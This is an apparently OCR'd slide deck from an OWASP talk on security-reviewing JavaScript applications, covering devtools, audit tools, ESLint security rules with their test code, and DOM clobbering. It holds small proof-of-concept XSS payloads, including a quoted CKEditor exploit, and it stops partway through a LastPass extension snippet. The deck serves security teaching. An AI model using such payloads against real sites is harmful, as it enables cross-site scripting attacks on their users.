Reviewing Modern JavaScript Applications

OWASP SF

Lewis Ardern

February 7, 2019

https://twitter.com/LewisArdern

About Me


- Sr. Security Consultant @ Synopsys Software Integrity Group (SIG)
  - Formerly Cigital
- Prior to Cigital
  - B.Sc. in Computer Security and Ethical Hacking
    - Founder of the Leeds Ethical Hacking Society
  - Software Developer
  - Security Consultant
- Synopsys
  - Historically all about hardware
  - SIG formed to tackle software
  - Team consisting of well-known organizations
    - BlackDuck
    - Coverity
    - Codenomicon
    - Cigital
    - Codiscope

SYNOPSYS®

JavaScript Landscape


JavaScript Landscape

- Runs everywhere: Browsers, Servers, Mobile, IoT devices
- Lots of frameworks, high levels of abstraction
- Move towards safe-by-default frameworks



Life as We Know It

"For the sixth year in a row, JavaScript is the most commonly used programming language." – [2018 Stack Overflow Developer Survey]



https://insights.stackoverflow.com/survey/2016

Let’s Not Be REACTive!

- Frameworks can offer enormous security benefits at the expense of outpacing existing security tools
- It is important to understand the specific security characteristics and guarantees of any framework you deploy
- Framework features can sometimes be abused
  - http://blog.portswigger.net/2017/09/abusing-javascript-frameworks-to-bypass.html
- Teams transition/adopt different frameworks in rapid succession

Modern JavaScript Analysis

Security professionals need to embrace developer tools to effectively identify security issues

- Live in the browser console
- Debug effectively
- Weaponize developer tools to identify security issues
- ~~Commercial products (Not covered today)~~


Today’s Talk Covers:

- Real life examples from domain specific experts
- Recommended tools to utilize
- Lesser known JavaScript bugs

Example: 1

- One of the _*known*_ edge cases with React is that you can provide URI schemes such as `javascript:alert(0)` and get cross-site scripting via an `href` tag.

- In this HackerOne report, cross-site scripting lead to remote code execution due to the steam:// URI used to interact with the steam client.



https://hackerone.com/reports/409850


Video

@zemnmez Cross-Site Scripting against https://steamcommunity.com

What Did We See?

- Utilizing the Chrome Developer Console
  - Beautify the code
  - Searching for functions
  - Debugging client-side values
  - Overriding values on the fly inside the console
  - Back-ticks to bypass controls

- Knowledge of React pitfalls



https://hackerone.com/reports/409850

Example: 2

- Live Overflows Pop-Under RE
  - Anti-debugging
  - Various bypass techniques
  - De-obfuscating JavaScript
  - Debugging locally
  - Utilizing proxies
  - Weird browser quirks

https://www.youtube.com/watch?v=8UqHCrGdxOM

Example: 3

- Gareth Heyes AngularJS Research
  - Deep understanding of JavaScript
  - Auditing Framework Code
  - DOM Manipulation
  - Inspecting Objects && Prototype Overriding

PORTSWIGGER
WEB SECURITY

PortSwigger Web Security Blog

XSS without HTML: Client-Side Template Injection with AngularJS

Gareth Heyes | 27 January 2016 at 10:39 UTC

XSS javascript Template Injection angularjs Research sandbox

DOM based AngularJS sandbox escapes

Gareth Heyes | 11 May 2017 at 17:00 UTC

javascript Template Injection angularjs Research hacking sandbox

https://portswigger.net/blog/xss-without-html-client-side-template-injection-with-angularjs
https://portswigger.net/blog/dom-based-angularjs-sandbox-escapes

JavaScript Analysis Tools

Referencing only projects that are either open-source or scan open-source

Products that perform JavaScript data flow analysis:

- Coverity Scan
- LGTM

Tools that look for areas of interest:

- Tarnish
- JSHint
- JSLint
- ESLint
  - Code Climate - nodesecurity plugin
- TSLint
  - tslint-angular-security

Tools that look for known issues in JavaScript libraries:

- Retire.js
- npm audit
- yarn audit
- GitHub
- Snyk
- auditjs


Tools that deobfuscate JavaScript:

- Closure Compiler
- JStillery
- unminify

Framework Analysis Browser Extensions

Just because 'production mode is set' doesn't mean they can't be used for live apps

- React
  - https://chrome.google.com/webstore/detail/react-developer-tools/fmkadmapgofadopljbjfkapdkoienihi?hl=en
- AngularJS
  - https://chrome.google.com/webstore/detail/angularjs-batarang/ighdmehidhipcmcojjgiloacoafjmpfk?hl=en
- Angular
  - https://augury.rangle.io/
- Vue
  - https://github.com/vuejs/vue-devtools



https://lh3.googleusercontent.com/GjX6Q3_FVJfc0DqE2wiPKkgOfth6otzV-D7GV-wB6sH5_t1oodMaHOBLsYOLeydb85bKWu6X=w640-h400-e365

Known Issues in Javascript Libraries

- Always check for known security issues:
  - GitHub automatically reports security issues
  - Depending on project type utilize tools:


Example	Command
npm	npm audit
yarn	yarn audit
bower	auditjs --bower bower.json
Client-Side JavaScript	retire --js /path/
Node.js Open-Source	snyk test

ESLint

- ESLint is an open-source pluggable linting utility for JavaScript
- Linters parse ASTs to identify code quality and security issues
- ESLint was created to allow developers to enforce rules
- Can be hooked into the development release cycle
  - Many developers do not allow code to be pushed with ESLint issues flagged
  - You can create Git Hooks
  - Can be part of CI/CD pipeline
- Allows custom rules to enforce domain specific guidance

ESLint

- ESLint is now the go-to tool to JavaScript developers



https://stateofjs.com/2017/other-tools/

ESLint Security Rules

- ESLint can help security consultants look for points of interest

- Default security rule configs
  - NodeJS https://github.com/nodesecurity/eslint-config-nodesecurity
  - VanillaJS https://github.com/mozfreddyb/eslint-config-scanjs
  - AngularJS https://github.com/LewisArdern/eslint-plugin-angularjs-security-rules
  - React https://github.com/yannickcr/eslint-plugin-react#list-of-supported-rules
- Security rules
  - eslint-plugin-scanjs
  - eslint-plugin-security
  - eslint-plugin-react
  - eslint-plugin-angularjs-security
  - eslint-plugin-no-wildcard-postmessage
  - eslint-plugin-no-unsafe-innerhtml
  - vue/no-v-html
  - eslint-plugin-prototype-pollution-security-rules

JavaScript Analysis Tools For AngularJS

https://www.npmjs.com/package/eslint-plugin-angularjs-security-rules

Problem: In AngularJS security assessments I want to identify problem locations quickly

Solution: Create ESLint rules to run on every assessment as a starting point:

install

```
> npm i eslint-plugin-angularjs-secur…
```

weekly downloads

11

- detect-angular-element-methods
- detect-angular-open-redirect
- detect-angular-orderBy-expressions
- detect-angular-resource-loading
- detect-angular-sce-disabled
- detect-angular-scope-expressions
- detect-angular-service-expressions
- detect-angular-trustAs-methods
- detect-angular-trustAsCss-method
- detect-angular-trustAsHtml-method
- detect-angular-sce-disabled
- detect-angular-trustAsJs-method
- detect-angular-trustAsResourceUrl-method
- detect-angular-trustAsUrl-method
- detect-third-party-angular-translate


Steps To Create a Rule

- Create a test with true positive and false positive
- Walk the JavaScript AST and identify your requirements
- Create a rule from the AST output
- Make sure the test passes

Creating a Test

```
1 /**
2  * @fileoverview Test for detect-angular-sce-disabled rule
3  * @author Lewis Ardern
4  */
5 "use strict";
6
7 //------------------------------------------------------------------------------
8 // Requirements
9 //------------------------------------------------------------------------------
10
11 var rule = require("../../lib/rules/detect-angular-sce-disabled");
12 var RuleTester = require('eslint').RuleTester;
13
14 //------------------------------------------------------------------------------
15 // Tests
16 //------------------------------------------------------------------------------
17
18 var eslintTester = new RuleTester();
19
20 eslintTester.run("detect-angular-sce-disabled", rule, {
21   valid: [
22     { code: "$sceProvider.enabled(true)" }
23   ],
24   invalid: [
25     {
26       code: "$sceProvider.enabled(false)",
27       errors: [
28         { message: "$sceProvider is set to false" }
29       ]
30     },
31   ]
32 });
```

Identifying The Requirements




Create the Rule

```
1 /**
2  * @fileoverview Rule to detect use of $sceProvider set to false
3  * @author Lewis Ardern
4 */
5
6 "use strict";
7
8 module.exports = {
9   create: function(context) {
10     return {
11       MemberExpression: function(node) {
12         if (node.object.name === '$sceProvider' && node.property.name === 'enabled') {
13           var args = node.parent.arguments[0];
14           if (args.value === false || args.raw === false) {
15             context.report(node, "$sceProvider is set to false");
16           }
17         };
18       }
19     };
20   }
21 };
```

Testing the Rules:

https://github.com/bkimminich/juice-shop



```
/[redacted]juice-shop/test/client/controllers/basketControllerSpec.js
  339:14  warning  The use of $sce.trustAsHtml can be dangerous  angularjs-security-rules/detect-angular-trustAsHtml-method

/[redacted]juice-shop/test/client/controllers/challengeControllerSpec.js
  57:16  warning  The use of $sce.trustAsHtml can be dangerous  angularjs-security-rules/detect-angular-trustAsHtml-method

/[redacted]juice-shop/test/client/controllers/feedbackControllerSpec.js
  67:14  warning  The use of $sce.trustAsHtml can be dangerous  angularjs-security-rules/detect-angular-trustAsHtml-method

/[redacted]juice-shop/test/client/controllers/productDetailsControllerSpec.js
  51:14  warning  The use of $sce.trustAsHtml can be dangerous  angularjs-security-rules/detect-angular-trustAsHtml-method

/[redacted]juice-shop/test/client/controllers/searchResultControllerSpec.js
  43:14  warning  The use of $sce.trustAsHtml can be dangerous  angularjs-security-rules/detect-angular-trustAsHtml-method
```

https://blog.appsecco.com/static-analysis-of-client-side-javascript-for-pen-testers-and-bug-bounty-hunters-f1cb1a5d5288

Lesser Known Security Issues

Let's Talk About Lesser Known Bugs!

DOM Clobbering

- Due to DOM specifications, certain HTML attributes have the ability to create values in JavaScript
  - http://jibbering.com/faq/names
  - http://thespanner.co.uk/2013/05/16/dom-clobbering

- Attributes can be used to define JavaScript values
  - id
  - action
  - form
    - input
      - name

- This can lead to:
  - Cross-Site Scripting (XSS)
  - Remote Code Execution (RCE) In Browser Extensions

DOM Clobbering

```
<html>
<head>
</head>
<body>
   <test id=“value" foooo=“value" action=“exists"><form>
   <div id=“valueExists" name=“exists"><form>

   <script>
      if (value.action !== undefined) {
          alert('Dom Clobbering’)
      }

      if (value.foooo !== undefined) {
          // Value does not exist
      }

      if (valueExists !== undefined) {
          alert('DOM Clobbering’)
      }

      if (valueExists.exists !== undefined) {
         // Value does not exist
      }

</script>

</body>
</html>
```

DOM Clobbering

```
<html>



<body>
    <form><input name="ownerDocument"></form>
    <script>
        console.log(document.forms[0].ownerDocument)
        // Should return window.document
        // Returns <input name="ownerDocument">
    </script>
</body>

</html>
```

DOM Clobbering

Exploit which achieved Cross-Site Scripting In CKEditor

```
// Exploit Code From Mario’ talk https://www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream#34


// Exploit
<a href="plugins/preview/preview.html#<svg onload=alert(1)>" id="_cke_htmlToLoad"
target="_blank">Click me for dolphins!</a>

// Vulnerable Code
<script>
var doc = document;
doc.open();
doc.write(window.opener._cke_htmlToLoad);
doc.close;

delete window.opener._cke_htmlToLoad
</script>
```

https://www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream#34

Demo

DOM Clobbering

DOM Clobbering

Exploit which achieved Remote Code Execution In LastPass Chrome Extension

```
function lp_url_is_lastpass(e) {
    if (null == e)
        return !1;
    var t = /^https:\/\/([a-z0-9-]+\.)?lastpass\.(eu|com)\//i
      , n = "https://lastpass.com/";
    if ("undefined" != typeof base_url && (n = base_url),
    0 == e.indexOf(n) || 0 == e.indexOf("https://lastpass.com/") || 0 == e.indexOf("https://lastpass.eu/"))
        return !0;
